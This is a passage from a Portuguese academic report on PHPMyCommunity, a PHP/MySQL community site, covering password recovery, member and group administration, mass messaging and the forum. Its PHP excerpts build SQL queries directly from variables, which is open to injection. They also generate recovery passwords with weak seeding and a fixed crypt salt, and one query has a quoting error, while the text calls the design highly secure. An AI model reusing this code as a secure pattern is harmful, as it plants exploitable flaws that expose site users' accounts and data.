Foi então desenvolvido na óptica da segurança máxima um sistema que possibilita ao utilizador ter uma nova palavra-chave a partir da pergunta e resposta que inseriu no momento do registo.

O processo de recuperação funciona em vários passos. Inicialmente, é pedido para inserção do login pretendido, seguindo para outra página que verifica se o login existe realmente. Se existir é colocado a pergunta, onde terá que escrever a resposta certa para que seja criada uma nova senha aleatória substituindo a actual. A nova palavra-chave, é enviada ao utilizador para a caixa de correio electrónico registada na base de dados. Depois deste processo é enviada uma mensagem privada ao webmaster avisando que o pedido de recuperação da password foi efectuado, dando-lhe informações sobre o IP, login recuperado com a nova palavra-chave aleatória. Assim, poderá controlar abusos, ou tentativas de apropriação de contas. Por medida de segurança é impossível recuperar a senha do utilizador “root” (conta com o maior número de privilégios, é mais conhecida por webmaster, dono da página etc…). Caso se tenha mesmo esquecido da palavra chave, terá uma aviso que lhe indicará o correio electrónico criador do PHPMyCommunity para que lhe possa ajudar no processo de recuperação do domínio da página.




Ilustração 21- Exemplo de resultado, quando executado o pedido de recuperação da palavra-chave.

```
// Alteração da password... Criação de uma palavra aleatória.
$seed =(int)microtime();
$seed = (integer) md5(microtime());
mt_srand($seed);
$password = mt_rand(1,99999999);
$encrypt_pass=crypt($password,gade_2003);

// Alterar a password do utilizador
$sql_chpasswd="update login set password='$encrypt_pass' where id='$id'";
$resultado_chpasswd=mysql_db_query ("$MYSQL_server_bd", $sql_chpasswd);
if ($resultado_chpasswd){

   // Envio da mp...
   $sql_send_mp="insert into mp (id_remetente,id_destinatario,mp_assunto,mp_msg,
   mp_data,mp_hora,mp_lida)values
   ('$id','1','$mp_assunto','$mp_msg','$data_dia','$data_hora',0)";
   $resultado_send_mp = mysql_db_query ("$MYSQL_server_bd", $sql_send_mp);

   // Envio do Email com a nova palavra pass...
   $nome_servidor=$_SERVER['SERVER_NAME'];
   $email_root="webmaster@$nome_servidor";

   mail ($email, $assunto, $mensagem, "From: $SITE_nome<$email_root>");
```

É importante referir que foram retiradas da amostra do código as variáveis *assunto*, *mensagem*, *mp_assunto* e *mp_msg* porque são realmente muito extensas. Poderá encontrar todo o código fonte do processo de recuperação da palavra-chave no ficheiro *func_login.php*.

5.4. Sistema de membros:

O módulo dos membros do PHPMyCommunity marca a sua diferença em relação às outras plataformas de conteúdo, na medida em que, foi construído de raíz, podendo suportar uma infinidade de membros categorizados ou não em grupos de utilizadores. Nesta parte do relatório veremos em que consiste este sistema de membros.

5.4.1. Segurança dos dados pessoais

Tal como no resto da plataforma, a segurança dos dados foi privilegiada. Implementou-se um processo de visualização dos membros que possibilita uma elevada privacidade dos utilizadores, visto que, para ter acesso ao dados pessoais de um membro, é preciso estar registado no site, caso contrario o sistema só lista a informação simbólica e os dados que tenham a ver com utilizador de um site e não pessoais (ex.: dada de registo, nickname, localidade, região etc…, nunca ira mostrar o nome, idade, e-mail etc..). Esta politica de segurança não serve unicamente para proteger os dados dos membros, mas também para evitar o lixo electrónico enviado por e-mail devido à existência de muitos "*bots*[1]" que poderiam ter um efeito nefasto nas caixas de correio electrónicas dos utilizadores.

Esta medida possibilita aos visitantes não registados verem quais são os membros que existem, mas sem poder prejudicá-los, no entanto, os membros registados terão efectivamente a maioria dos dados. Tal como referenciado no capítulo reservado à segurança da plataforma, todos os pedidos à base de dados foram escritos sem nunca pedir para recuperar o campo da palavra-chave. Funcionalidade escrita no ficheiro "*bi_utilizador.php*" e "*bi_utilizador_offline.php*", onde o conceito desta medida pode ser exemplificada com o seguinte código:

```
if ($identificacao=='true'){
     show_details_all($identificacao,$id);
 }else{
     show_details($identificacao,$id);
 }
```

5.4.2. Página principal dos membros

Os membros são a força de qualquer comunidade ou associação, tal como as notícias permitem medir a actividade de um grupo, os utilizadores possibilitam a criação destas últimas.

Sendo assim tão relevante a apresentação dos seus membros, o PHPMyCommunity permite numa só página ter uma percepção imediata dos utilizadores registados na plataforma. Colocando o visitante frente a várias funcionalidades permitindo visualizar utilizadores e grupos, tal como o número total de membros, nome do último, pequeno motor de pesquisa, visualização gráfica dos distritos, listagem dos grupos e alfabética. Autorizando uma infinidade de membros, mas sendo recomendado para pequenas e médias comunidades, a sua apresentação tentou ser a mais subjectiva e simplificada.

Como referido há pouco, a visualização gráfica dos distritos consiste numa aplicação em Macromedia Flash que representa o mapa de Portugal com todos os seus distritos e respectivos nomes. Quando clicado num, é feito uma listagem de todos os membros pertencendo à área seleccionada.

[1] Os bots, são programas, concebidos para ver, e abrir todos os sites à procura de endereços e-mail, acrescentando depois a uma base de dados, que depois pode ser vendida para envio de publicidades para caixa de correio electrónico.




Ilustração 22- Página de acesso aos membros.

5.4.3. Listagem dos membros

Um dos pontos fortes do PHPMyCommunity e que o diferencia em relação aos gestores de conteúdo, é a possibilidade de criar grupos de membros, onde o seu responsável poderá criar membros especiais. São diferentes porque pertencem ao grupo, mas não têm acesso à Internet. Sendo esta plataforma o meio de comunicação de comunidades reais, era provável a existência de pessoas fazendo parte desta, mas sem a oportunidade de se ligar à rede mundial. Os membros offline são perceptíveis nas páginas de visualização de grupos.

A listagem dos membros registados é limitada às fronteiras de Portugal (aceitando no entanto membros estrangeiros), na medida em que, a plataforma é orientada a um público nacional. O PHPMyCommunity assume-se como um sistema sem grandes pretensões em relação às aplicações como o PHP-Nuke ou POST-Nuke[1]. No entanto, poderá, no futuro, ser adaptada a uma escala internacional, mas no âmbito académico, este grau de complexidade não se justifica.

Os membros podem ser listados de várias formas:

[1] PHP-Nuke e POST-Nuke são plataformas web a serem desenvolvidas a vários anos, por centenas de utilizadores pela Internet. Mais informações em www.php-nuke.org e www.post-nuke.com.

Listagem alfabética: modo mais directo que permite ao visitante aceder à base de dados dos membros, escolhendo a primeira letra pela qual o username começa, criando assim várias tabelas com todos os utilizadores registados. Todos os utilizadores podem ser listados de uma só vez pressionando a hiperligação "todos". Todos os login iniciados em números serão exibidos clicando em "outros".



Listagem de utilizadores
Letra : "u"
| a | b | c | d | e | f | g | h | i | j | k | l | m | n |
| o | p | q | r | s | t | u | v | w | x | y | z | outros | todos |
Nome: user
Hobbies: Desporto;cinema;musica;
Assinatura:
also a proud member of iNVFX :)
Ver detalhes sobre este utilizador.
A pesquisa retornou 1 utilizador.

Ilustração 23 - Exemplo de resultado obtido de um utilizador com um username iniciando em "u".

Listagem por grupos: é criado uma listagem de todos os grupos existentes no site categorizado por distritos. Ao seleccionar um deles a descrição do mesmo aparece. Denominada "página pessoal do grupo", ela pretende ser a identificação do mesmo colocando as seguintes informações: imagem associada, nome, localização, data de fundação, página pessoal, utilizadores registados, utilizadores sem Internet, uma descrição e os contactos.

Listagem pelo distrito: é criada ao seleccionar um distrito no mapa de Portugal, ou pelo seu nome à direita. A iteração da escolha é devido ao facto de estar a usar uma aplicação em Flash, cujo *plug-in* pode não estar instalado em todos os clientes web.

A página gerada efectua uma listagem de todos os membros (registados/offline), com possibilidade de aceder à página descritiva de cada um, o todo ilustrado por uma imagem simbólica do dito distrito.

Ilustração 24- Página pessoal do grupo.




Ilustração 25- Cada distrito possui uma imagem diferente.

5.4.4. Administração dos grupos de membros

Com a possibilidade de adicionar uma infinidade de grupos de membros, o PHPMyCommunity proporciona ao administrador da plataforma várias funcionalidades sobre estes. Não podendo gerir todos os grupos, esta tarefa é realizada pelo responsável do grupo possuindo permissões de escrita no seio dos seus membros. No entanto, não poderá criar, apagar ou editar outros grupos. Terá que administrar a sua área como se fosse a sua página pessoal inserida no contexto da plataforma. Para esta gestão foram programadas funcionalidades: aceitar/recusar pedidos de junção, adição/remoção de membros offline, alterar informação sobre o grupo e gestão dos utilizadores. Juntamente com várias informações úteis como um resumo dos dados, número de utilizadores com ou sem Internet.

Para não parecer muito generalista o texto retornado ao administrador foi pormenorizado para evitar erros gramaticais como: “Utilizadores em lista de espera = 0”. Minuciosidade resolvida por outras aplicações com o plural entre parêntesis. Dado uma maior confiança sobre no PHPMyCommunity porque, apreciando estes detalhes, os utilizadores mais experientes verão nesta plataforma, uma ferramenta sólida e segura. O seguinte exemplo mostra como é possível realizar este tipo de detalhes.

```
if ($n_pedidos>1){
   $ver_pedidos="ver pedidos";
   $frasinha="<td>Utilizadores em lista de espera:";
}else{
   $ver_pedidos="ver o pedido";
   $frasinha="<td>Utilizador em lista de espera:";
}
if ($n_pedidos==''){
   echo("<td>Utilizador em lista de espera: <font color=\"green\"><b>0</b></font>");
}else{
   echo("$frasinha <font color=\"red\"><b>$n_pedidos</b></font> (<a
   href=\"index.php?p=admin&auth=a_mygroup&act=ver_pedidos&g=$id\"><font
   color=\"black\"><u>$ver_pedidos</u></a>)");
}
```

Como referido há pouco, a alteração ou a inserção num grupo passa pela aceitação prévia do responsável que recebe uma mensagem privada, pedindo para aceitar ou não o utilizador. Todo este processo pode ser eventualmente realizado pelo dono da plataforma. Todavia é recomendado deixar isto ao cuidado do dirigente do grupo. Deste modo, a divisão de tarefa possibilita um maior sentido de responsabilidade por parte do gestores. Caso o pedido seja rejeitado o administrador poderá, ou não, enviar uma mensagem privada ao utilizador, explicando as razões que o levou a sua negação na sua inserção.

Ilustração 26- Exemplo de resultado com um grupo tendo 1 pedido de inserção.

A gestão dos membros poderá remover os mesmos no seio de um grupo não só, porque como responsável de um grupo de utilizador é importante comunicar directamente e de forma privada. Desenvolveu-se um sistema que proporcionasse o envio de mensagens privadas a todos os membros do grupo, no entanto, possibilitando um maior controlo da actividade dos grupos, o administrador da plataforma receberá uma cópia destas mensagens, precisando este facto no formulário de envio.

O próximo código PHP evidencia como é realizado o envio das mensagens.

```
$sql_selected_users="select id,id_grupo from login where id_grupo='$g'";
$resultado_selected_users= mysql_db_query ("$MYSQL_server_bd", $sql_selected_users);
if ($resultado_selected_users){
   while($registo_selected_users=mysql_fetch_array ($resultado_selected_users)){
      $id_destinatario=$registo_selected_users['id'];
      $id_grupo=$registo_selected_users['id_grupo'];

      // enviar mp para todos os membros
      send_mp($id_session,$id_destinatario,$campo_assunto,$campo_mensagem);
   }
   // enviar mp para o administrador da plataforma:
   $sql_diz_info_grupo="select nome_grupo from grupos where id='$g'";
   $resultado_diz_info_grupo=mysql_db_query("$MYSQL_server_bd",$sql_diz_info_grupo);

   […]
   send_mp($id_session,$id_admin,$campo_assunto,$campo_mensagem);
}
```




Ilustração 27 - Listagem dos membros com as suas respectivas opções e formulário para envio de mensagens privadas aos membros.

5.4.5. Administração dos membros

A administração dos membros possibilita toda a gestão dos privilégios dos utilizadores com funcionalidades de comunicação directa através do mp4all e email4all (exploradas a seguir). Os administradores do site só podem ser definidos pelo dono da plataforma ou pelo responsável dos membros, onde tem uma tabela com todos os privilégios possíveis e todos os responsáveis. Esta listagem possibilita ter uma visão clara sobre quais são os colaboradores. O seguinte código PHP exemplifica como é possível buscar este tipo de dados ao MySQL e retornar unicamente os utilizadores com os privilégios certos.

```
$sql_all_users="select id,username,nivel from login where nivel&$nivel and
nivel!=4095";
$resultado_all_users= mysql_db_query ("$MYSQL_server_bd", $sql_all_users);
$affected=mysql_affected_rows();
if ($affected>=1){
   while($registo_all_users=mysql_fetch_array ($resultado_all_users)){
      $username=$registo_all_users['username'];
      $nivel=$registo_all_users['nivel'];
      echo("
      <tr bgcolor=\"#FFFFFF\">
      <td width=\"77%\">$username</td>
      <td width=\"23%\">$nivel</td>
      </tr>
      ");
   }
}else{
   echo("
   <tr bgcolor=\"#FFFFFF\">
   <td colspan=\"2\"><center>Não existem administradores neste posto.</center></td>
   </tr>
   ");
}
```

A listagem permite ao gestor de utilizadores efectuar alterações sobre eles clicando em "editar privilégios" bastando-lhe seleccionar o que pretende modificar para que o sistema lhe faça um resumo dos direitos de administração. Sendo uma componente muito delicada de editar, foram descritos todos os privilégios para que qualquer pessoa consiga entender o objectivo e a importância de cada um.



Gestão de membros
Listagem dos privilégios.
Privilégios de: cuquinha
Utilizador registado:
É o membro clássico, só possui alguns privilégios como: escrever no fórum, enviar/receber mensagens privadas etc... Mas não tem acesso a nenhuma das componentes administrativas. Ao tirar este privilégio, está de uma certa forma a banir o utilizador do seu site, porque ele poderá registar-se mas não poderá escrever no forum etc...
Responsável dos artigos:
Responsável pela redacção de artigos, pode criar, apagar ou editar unicamente os seus artigos.
Responsável do forum:
Responsável pela ordem no fórum, este deve ser dos administradores mais polémicos, porque todos querem ter o seu lugar. Por isso alguma cautela nunca é pouca quando se elege um administrador de fórum.
Responsável das sondagens:

Ilustração 28- Selecção dos privilégios com a respectiva ajuda.

Implementou-se duas funcionalidades chamadas mp4all e email4all permitindo comunicar directamente com os utilizadores. O email4all é simplesmente uma espécie de *mailling list*, onde se pode enviar um e-mail a todas as pessoas do seu site só com um formulário. O mp4all, é o diminutivo de mensagem privada para todos. Tal como o email4all, permite enviar uma mensagem para todas as pessoas do site instantaneamente. Ao invés do email4all, esta função envia mensagens privadas. Usando as mesmas funções, o código PHP só varia como mostra o seguinte exemplo vindo do *membros.php*:

```
if ($nav=='email4all'){
   com4all($nivel_user,'email','email4all',$campo_assunto,$campo_mensagem,$dica);
}else{
   com4all($nivel_user,'esta mensagem privada','mp4all', $campo_assunto,
   $campo_mensagem,$dica);
}
```

Esta diferenciação "chama" a função *com4all* ("*com*" de comunicação) que permite enviar mensagens privadas ou e-mail para todos.

```
while($registo_all_user=mysql_fetch_array ($resultado_all_user)){
   $id=$registo_all_user['id'];
   $username=$registo_all_user['username'];
   $email=$registo_all_user['email'];
   mail ($email, $campo_assunto, $campo_mensagem, "From: $SITE_nome<$email_root>");
```

A função *mail()*, é nativa do PHP necessitando de alguns parâmetros para o seu bom funcionamento (mais informações em: http://pt.php.net/manual/en/ref.mail.php).

O envio de mensagens privadas é muito parecido com o código PHP acima descrito, havendo a diferença do uso de função *send_mp* não incorporada no PHP, mas sim programada para ser usada dentro do PHPMyCommunity.

```
function send_mp($id_remetente,$id_destinatario,$mp_assunto,$mp_msg){

 include ("config.php");

 // Criação das variáveis que vão permitir criar a MP.
 $data_dia=date("j/m/Y");
 $data_hora=date("H:i");

 // Enviar a MP directamente para o administrador do grupo.
 $sql_send_mp="insert into mp  (id_remetente,id_destinatario,mp_assunto,
 mp_msg,mp_data, mp_hora, mp_lida)values('$id_remetente',
 $id_destinatario','$mp_assunto' ,'$mp_msg','$data_dia','$data_hora',0)";

 $resultado_send_mp = mysql_db_query ("$MYSQL_server_bd", $sql_send_mp);
}
```

5.5. Fórum de conversas:

Baseado no fórum *Vbulletim Board*[1], foi analisado o código HTML para depois criar o código PHP que poderia ter originado este resultado. O fórum do PHPMyCommunity tem um resultado similar mas o código PHP foi todo escrito de raíz. Sendo impossível a análise do código fonte, trata-se de um fórum comercial que, infelizmente, não está disponível na Internet.

O fórum do PHPMyCommunity não possui tantas funcionalidades como o *Vbulletim Board*, porque, primeiro não se justifica, e segundo porque foi concebido e desenvolvido para ser tão completo como uma página web tradicional. Existem sites na Internet que o adaptaram com módulos externos para que possa suportar uma base de dados de produtos, imagens e outros (ex: http://www.fcx-team.com/forum/index.php). Baseando-se no fórum original, o PHPMyCommunity permite a criação de várias categorias de fórum (com uma breve descrição) e dentro de cada uma, outra quantidade infinita de fóruns que, por sua vez, são constituídos por uma infinidade de tópicos e respostas associadas. Os tópicos ou *threads*[2] e as respostas só podem ser colocadas por utilizadores identificados.

5.5.1. Listagem das categorias

Para classificar as mensagens desenvolveu-se um sistema permitindo a criação de categorias de fóruns (dentro de cada um estão inseridos os tópicos).

Proporcionando uma maior organização, as categorias possibilitam uma variedade de assuntos definidos da descrição de cada uma. Cada linha representa um fórum, incluindo o número de mensagens enviadas, tópicos, a data e a hora da última mensagem. Esta listagem é variável consoante os privilégios da pessoa. Baseada na implementação geral de segurança da plataforma, esta funcionalidade permite a

[1] Site oficial do fórum disponível em: http://www.vbulletin.com/.

[2] Tradução inglesa da palavra "tópico". É por causa da não tradução e uso das palavras não traduzidas, que este termo é cada vez mais usado na linguagem cibernética portuguesa. Mas, querendo afirmar a posição do PHPMyCommunity como sendo um produto nacional, a palavra "tópico" foi preservada ao invés da sua denominação mais conhecida.

criação de um fórum só para alguns elementos da página. Por exemplo, é possível criar um fórum só para administradores de artigos, produtos, sondagens etc.. A sua apresentação é variável, dependendo dos privilégios de quem visita.




Ilustração 29 - Exemplo de categorias de fórum.

Tal como as outras componentes de administração, as categorias são controláveis pelo menu, onde o dono da plataforma poderá eventualmente editar, criar ou apagar categorias de fórum. A última opção é mais pormenorizada, visto que, só é permitido apagar categorias quando elas não têm fóruns associados, (medida preventiva que impede apagar uma grande quantidade de fóruns e tópicos por erro de manipulação). Esta verificação é efectuada no ficheiro *a_catforum.php*, como expõe o seguinte código retirado da função *show_delete_it_cat($id)*.

```
/*
   primeiro vamos verificar se o id da categoria não possui fóruns associados,
   depois vamos apagar a categoria (caso a primeira condição é verificada)
*/
   $sql_cat_forum="select COUNT(id_forum_cat) as cnt from fórum where
   id_forum_cat='$id'";
   $resultado_cat_forum= mysql_db_query ("$MYSQL_server_bd", $sql_cat_forum);
   $registo_cat_forum=mysql_fetch_array ($resultado_cat_forum);
   $n_foruns=$registo_cat_forum['cnt'];

   if ($n_foruns==0){
       // como o numero de fóruns é igual a 0, então vamos apagar esta categoria
       $sql_delete_forum="delete from forum_cat where id_forum_cat='$id'";
       $resultado_delete_forum= mysql_db_query ("$MYSQL_server_bd",
        $sql_delete_forum);
       $resultado="Categoria apagada do sistema.";
   }else{
        $resultado="<span class=\"texto\"> ERRO, não pode apagar esta categoria,
        porque ainda existem categorias associadas.</span><br>";
   }
```

5.5.2. *Listagem do conteúdo de um fórum*

A visualização dos tópicos é feita através desta página, onde é realizada uma listagem dos tópicos mais recentes até aos mais antigos. Cada um possui o título, autor, número de respostas, leituras e data da última resposta com o nome da pessoa que a enviou, junto com um ícone criando a hiperligação entre a listagem desta última.

Um utilizador identificado encontrará um ícone, indicando que pode inserir um novo tópico de conversa. Caso a identificação não seja verificada, não será possível fazê-lo.

No fim da página existe um limitador de tópicos dividindo-os em páginas. Este limite é configurável no ficheiro *config.php*.

